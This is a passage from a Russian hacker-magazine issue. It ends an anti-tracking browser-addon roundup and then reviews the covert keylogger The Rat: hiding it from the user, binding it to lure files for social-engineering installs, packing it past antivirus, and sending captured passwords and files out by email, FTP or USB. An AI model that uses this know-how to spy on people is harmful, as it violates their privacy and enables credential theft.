С популярной альтернативой Disconnect — аддоном Ghostery — тоже не все просто. Он эффективно удаляет трекеры, а затем продает информацию о своих пользователях тем самым рекламщикам, которые их ставят. В теории от продажи своих данных можно отказаться, но на практике — какого параноика убедят эти отговорки? Либо приложения, торгующие данными, либо борьба со слежкой — нужно выбрать что-то одно.

Неплохой репутацией пользуется блокировщик рекламы и трекеров uBlock Origin. Он позволяет подписаться на множество черных списков различного

происхождения и назначения, в том числе для блокировки рекламы, трекеров, кнопок социальных сетей и вредоносного кода. Им можно заменить и Adblock Plus, и Ghostery.


С помощью [аддона RequestPolicy Continued] можно закрутить гайки еще сильнее. Он запрещает любые запросы к другим доменам, если пользователь заранее не внес их в белый список. [Аддон Self-Destructing Cookies] уничтожает куки и содержимое локальных хранилищ после завершения сессии. Наконец, старый добрый [NoScript] блокирует исполнение JavaScript, Flash и Java и включает только по просьбе пользователя.

Завершив выполнение рекомендаций, перечисленных в прошлом абзаце, стоит задуматься о жизни. Каким будет следующий шаг? Тебя все равно найдут, поэтому лучше не медлить. Беги в тайгу, подальше от NoScript и Flash. Firefox и аддоны — это полумеры и самообман. Против интернета помогут топор и кусачки, против фингерпринтинга — наждачная бумага. Удачи!



ВСЕ ХОДЫ ЗАПИСАНЫ!

ОБЗОР ДВУХ СОВРЕМЕННЫХ КЕЙЛОГГЕРОВ



84ckf1r3
84ckf1r3@gmail.com

Клавиатурные шпионы — весьма необычный класс программ, название которых давно не отражает их сути. Современные кейлоггеры могут делать скриншоты, следить через веб-камеру, записывать звук с микрофона, определять местоположение ноутбука, отсылать вместе с отчетом файлы указанного типа, дублировать историю браузера на случай ее удаления и делать множество других вещей.


ОТ УТИЛИТЫ ДО ТРОЯНА – ОДИН БАЙТ

Статус многих хакерских утилит постоянно балансирует на грани между легитимным и вредоносным. С одной стороны — любая программа всего лишь инструмент, ответственность за который ложится на пользователя. С другой — ее функции могут считаться потенциально опасными, особенно если в ней реализовано глубокое внедрение в систему, а при написании кода были использованы спорные трюки.

Само слово «кейлоггер» — это устоявшееся, но некорректное название. Первые утилиты этого класса действительно записывали в лог только нажатия клавиш и вели себя почти как обычные программы. По мере развития они научились скрывать свою активность все лучше и собирать гораздо больше данных о действиях за компьютером, на котором были запущены.

Именно возможность скрытого запуска позволила отнести их в конце девяностых к «потенциально вредоносным» на радость производителям антивирусов. С распространением доступного интернета в кейлоггерах появились функции отправки логов и удаленного управления. Это дало повод классифицировать их уже как трояны и бэкдоры, из-за чего одни авторы забросили выпуск обновлений, а другие приняли вызов и стали искать методы обхода антивирусов.

Теперь кейлоггеры приходится скрывать не только от пользователя, но и от антивирусных сканеров. Совершенствование способов маскировки стало не разовой необходимостью, а постоянным процессом. Терпения на него редко хватало даже у истинных хакеров, поскольку кейлоггеры они писали в основном забавы



WARNING

Вся информация предоставляется в ознакомительных целях. Ни редакция, ни автор не несут ответственности за любой возможный вред, причиненный упомянутыми в статье утилитами.



INFO

Первый кейлоггер был установлен КГБ в 1976 году на печатные машинки IBM Selectric, стоявшие в американском посольстве и консульстве. Он был обнаружен только через 8 лет

ради. К примеру, актуальность потерял Ghost Spy — лучший кейлоггер своего времени.

Большинство других разработчиков стали продавать под видом крутых кейлоггеров более простые программы для «родительского контроля». Они слабо маскируют свое присутствие в системе, а для нормальной работы обычно требуется добавить их в исключения антивируса и создать разрешающие правила файрвола. Получается прямо как в анекдоте про таджикский вирус, который лишь выводил на экран сообщение: «Мы не умеем программировать, поэтому удалите свои файлы сами».

Современные антивирусы реагируют на многие хакерские утилиты, и вирусописатели этим часто пользуются: они подсовывают свои творения всем, кто ищет кейлоггеры. Неискушенный пользователь скорее разведет на своем компе табун троянов, чем скачает действующий клавиатурный перехватчик.

Конечно, родительский контроль, перехват паролей и шпионаж — далеко не единственное назначение этих программ. Вариантов использования может быть много: некоторые кейлоггеры позволяют искать украденные ноутбуки, попутно собирая доказательства вины и протоколируя все действия воров, а удаленное прослушивание и подключение к веб-камере — это отличные охранные функции.

THE RAT!

Программа The Rat, написанная человеком с псевдонимом HandyCat, — образец настоящего ассемблерного искусства. Это целая серия кейлоггеров, некоторые версии предусматривают даже удаленную установку. По словам автора, первоначально форк The RatKid задумывался как упрощенная версия. Однако вскоре он превратился в отдельную утилиту, временно ставшую даже более мощной, чем ее прародительница. Сейчас внутренняя конкуренция устранена: The Rat и The RatKid почти идентичны. Отдельно существует лишь старый The Rat v.10, оптимизированный под Windows XP. Последний же релиз — The Rat v.13 Lucille был создан в мае этого года. Скачать можно как полную, так и демоверсию.


Каждый дистрибутив The Rat представляет собой архив в архиве. Внутри .zip находится самораспаковывающийся модуль WinRAR, закрытый паролем. В демоверсии он сообщается: TheRatKlg. Чтобы узнать пароль для полной версии, необходимо связаться с HandyCat по указанному на сайте адресу. После распаковки архива получишь два исполняемых файла: RatCenter.exe — центр управления и RatExtractor.exe — просмотрщик логов. Еще там есть подробная справка и файл лицензии.



WWW

Последние версии The Rat!

Сравнение кейлоггеров The Rat и The RatKid




Конфигурация RatCenter

Весь файловый набор занимает 1,6 Мбайт, но большая часть этого объема приходится на графический интерфейс центра управления. За счет упаковщика сам кейлоггер умещается в 20 Кбайт кода, а распакованная версия — в 50 Кбайт. Работает он с любой раскладкой клавиатуры, включая арабскую и японскую. Совместимость проверена на всех версиях Windows от XP до 8.1. На «десятке» он еще не тестировался, но должен работать.

По умолчанию в настройках отмечена опция уведомления пользователя о слежке за ним. У демоверсии она не отключается, и при каждом перезапуске Windows на экране появляется соответствующее окно программы с единственной кнопкой OK. В полной версии демаскировку можно отключить. К тому же в ней есть еще один уникальный компонент — программа для объединения нескольких файлов FileConnector. Она может присоединить кейлоггер к любому исполняемому или мультимедийному файлу. Результатом работы FileConnector всегда будет новый экзешник, содержащий код исходной программы и The Rat. Правда, актуально это только для слежки за неопытными пользователями, которых не смутит внезапное появление расширения .exe. Ограничения: исходный и конечный файл должны содержать в названии только латиницу и цифры.

Основное назначение FileConnector — упростить удаленную установку методом социальной инженерии. Например, можно отправить пользователю прикольную игру или самораспаковывающийся архив с важными документами, к которому прикреплен кейлоггер. Полная версия The Rat также использует упаковщик/шифровальщик исполняемых файлов, чтобы уменьшить размер «довеска» и затруднить его обнаружение.






TheRat — кейлоггер со встроенным снифером

В дополнение ко всем традиционным функциям кейлоггеров The Rat умеет отслеживать действия в окнах предварительно выбранных приложений и реагировать на ключевые слова, делать скриншоты через заданный интервал времени или при каждом нажатии клавиши Enter. Это существенно снижает количество мусора в логах и упрощает их передачу. Полнофункциональная версия дополнительно выполняет задачи снифера: максимально подробно протоколирует всю работу в интернете и локальной сети. В отличие от других кейлоггеров, The Rat может перехватывать подстановку сохраненных паролей и данные автозаполняемых форм.

Также в The Rat есть интересная функция локального поисковика. Он может скрыто найти один или несколько файлов по предварительно заданной маске, а затем отправить их копии вместе с логом по почте или на FTP, указанный в настройках Rat(Kid)Center. Как искать FTP с анонимным входом и возможностью записи, я писал в статье о методах скрытой пересылки больших файлов.

Многие из старых кейлоггеров больше не актуальны в связи с переходом SMTP-серверов на безопасное подключение. В The Rat поддерживается протокол TLS, а потому он способен отправлять логи через современные почтовые сервисы. Если же у пользователя кейлоггера есть физический доступ к наблюдаемому компьютеру, то ему пригодится другой нетривиальный метод получения лога — автокопирование. Начиная с одиннадцатой версии, Rat(Kid) Center умеет создавать флешку, при вставке которой в USB произойдет автоматическая запись лога клавиатурного шпиона.



